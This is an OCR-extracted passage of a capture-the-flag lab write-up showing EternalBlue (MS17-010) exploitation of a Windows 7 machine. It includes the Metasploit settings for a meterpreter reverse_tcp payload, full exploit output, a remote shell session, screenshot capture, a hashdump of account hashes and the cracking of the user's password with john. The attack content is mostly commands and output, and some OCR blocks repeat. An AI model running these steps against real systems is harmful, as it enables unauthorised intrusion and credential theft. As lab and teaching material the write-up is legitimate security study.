
```
                                             ines.
   SMBPass                         no        (Optional) The password for the specified userna
                                             me
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Tar
                                             get. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines
                                             .
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only
                                             affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, n
                                        one)
   LHOST     192.168.43.209   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

4.6 Step 6: Run Exploit

Now that we have all options set up, we can run the exploit.


Using either “`run` or “`exploit`” command

```
>_ exploit
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.43.209:4444
[*] 192.168.43.180:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.43.180:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 760
1 Service Pack 1 x64 (64-bit)
[*] 192.168.43.180:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.43.180:445 - The target is vulnerable.
[*] 192.168.43.180:445 - Connecting to target for exploitation.
[+] 192.168.43.180:445 - Connection established for exploitation.
[+] 192.168.43.180:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.43.180:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.43.180:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7
 Profes
[*] 192.168.43.180:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 76
01 Serv
[*] 192.168.43.180:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack
1
[+] 192.168.43.180:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.43.180:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.43.180:445 - Sending all but last fragment of exploit packet
[*] 192.168.43.180:445 - Starting non-paged pool grooming
[+] 192.168.43.180:445 - Sending SMBv2 buffers
[+] 192.168.43.180:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.43.180:445 - Sending final SMBv2 buffers.
[*] 192.168.43.180:445 - Sending last fragment of exploit packet!
[*] 192.168.43.180:445 - Receiving response from exploit packet
[+] 192.168.43.180:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.43.180:445 - Sending egg to corrupted connection.
[*] 192.168.43.180:445 - Triggering free of corrupted buffer.
```

As you can see above, Metasploit and EternalBlue are attempted to exploit the Windows 7 SMB protocol. Down below you can see that Metasploit reports back that we are successful and we received a Windows command prompt on the target system. Success!



```
01 Serv
[*] 192.168.43.180:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack
1
[+] 192.168.43.180:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.43.180:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.43.180:445 - Sending all but last fragment of exploit packet
[*] 192.168.43.180:445 - Starting non-paged pool grooming
[+] 192.168.43.180:445 - Sending SMBv2 buffers
[+] 192.168.43.180:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.43.180:445 - Sending final SMBv2 buffers.
[*] 192.168.43.180:445 - Sending last fragment of exploit packet!
[*] 192.168.43.180:445 - Receiving response from exploit packet
[+] 192.168.43.180:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.43.180:445 - Sending egg to corrupted connection.
[*] 192.168.43.180:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.43.180
[*] Meterpreter session 1 opened (192.168.43.209:4444 → 192.168.43.180:49161) at 2022-09-17 08
:53:54 -0400
[+] 192.168.43.180:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.43.180:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.43.180:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

We Got WIN!


It means we successfully exploited the target machine.

We got the meterpreter shell and now we can use metasploit's specifically designed commands to interact with target system which can be found through `help` command.

5. Escalation

To verify that we are now on the Windows system, let's type "`sysinfo`" to see whether it displays target system information.

```
>_ sysinfo
```




```
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > 
```

You can see now we are inside the target machine and it displaying `host name: JON-PC; OS: Windows 7; arch: x64, etc` information.


We can perform various attacks on tasks on target.

Example: - Taking a screenshot of targets desktop

```
>_ screenshot
```



```
meterpreter > screenshot
Screenshot saved to: /home/kali/rwgkBPkj.jpeg
meterpreter > 
```




```
    Command
    play

Priv: Elevate

    Command
    getsystem

Priv: Passwor

    Command
    hashdump

Priv: Timesto

    Command
    timestomp

meterpreter > screenshot
Screenshot saved to: /home/kali/rwgkBPkj.jpeg
meterpreter > 
```

Such various kinds of attacks can be access through `help` command.

6. Cracking

Now we need to find password of user Jon for that we use hashdump command:

```
>_ hashdump
```




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

Copy the line from “Jon” `to “:::”` and save it inside file and name it as “hash”.

We need to find out the which hash format is this with hashid command.


```
>_ hashid <hash>
```



```
┌──(kali㉿kali)-[~]
└─$ hashid aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d
Analyzing 'aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d'
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] WebEdition CMS
[+] Joomla < v2.5.18
[+] SAM(LM_Hash:NT_Hash)
[+] MD5(Chap)
[+] iSCSI CHAP Authentication

┌──(kali㉿kali)-[~]
└─$ 
```


Now that we know it is NT hash format, we can use it to decrypt the hash and get our password through command called john.

```
>_ john -format=nt -wordlist=rockyou.txt <filename>
```



```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=nt --wordlist=rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:02 DONE (2022-09-17 09:25) 0.4201g/s 4285Kp/s 4285Kc/s 4285KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Now that we got the password which is `alqfna22` of the user `jon` we can log into the system and leave a message to user to let him know he’s been hacked and the patching method for it.



Hello Jon your Machine is Hacked By Sarang 007 ;) [Update your system to patch ms17-010 vulnerability to not see this msg again ;)]

7. Reporting

Collecting all the necessary screenshots and compiling the detailed report of **Eternalblue exoloitation Lab**.

We have collected all the information and compiled it into this report.

Let's recall all the questions that we asked at the beginning.

#$!	Questions and Answers
1.	How many ports are open with a port number under 1000?
Ans:	3 Ports, which were: 135, 139, 445.
2.	What is the machine vulnerable to?
Ans:	0
3.	What is the non-default user?
Ans:	jon
4.	What is the cracked password?
Ans:	alqfna22

7. References:

1. Exploit-db database 'EternalBlue' SMB Remote Code Execution (MS17-010)

https://www.exploit-db.com/exploits/42315

2. Eternal Blue (MS17-010) vulnerability attack experiment

https://programmersought.com/article/56866337746/

3. EternalBlue Exploit: What It Is And How It Works

https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/

4. Manually Exploit EternalBlue on Windows Server Using MS17-010 Python Exploit

https://null-byte.wonderhowto.com/how-to/manually-exploit-eternalblue-windows-server-using-ms17-010-python-exploit-0195414/

5. MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/

6. NATIONAL VULNERABILITY DATABASE - CVE-2017-0144 Detail

https://nvd.nist.gov/vuln/detail/CVE-2017-0144

7. Tryhackme.com CTF room for EternalBlue exploit

https://tryhackme.com/room/blue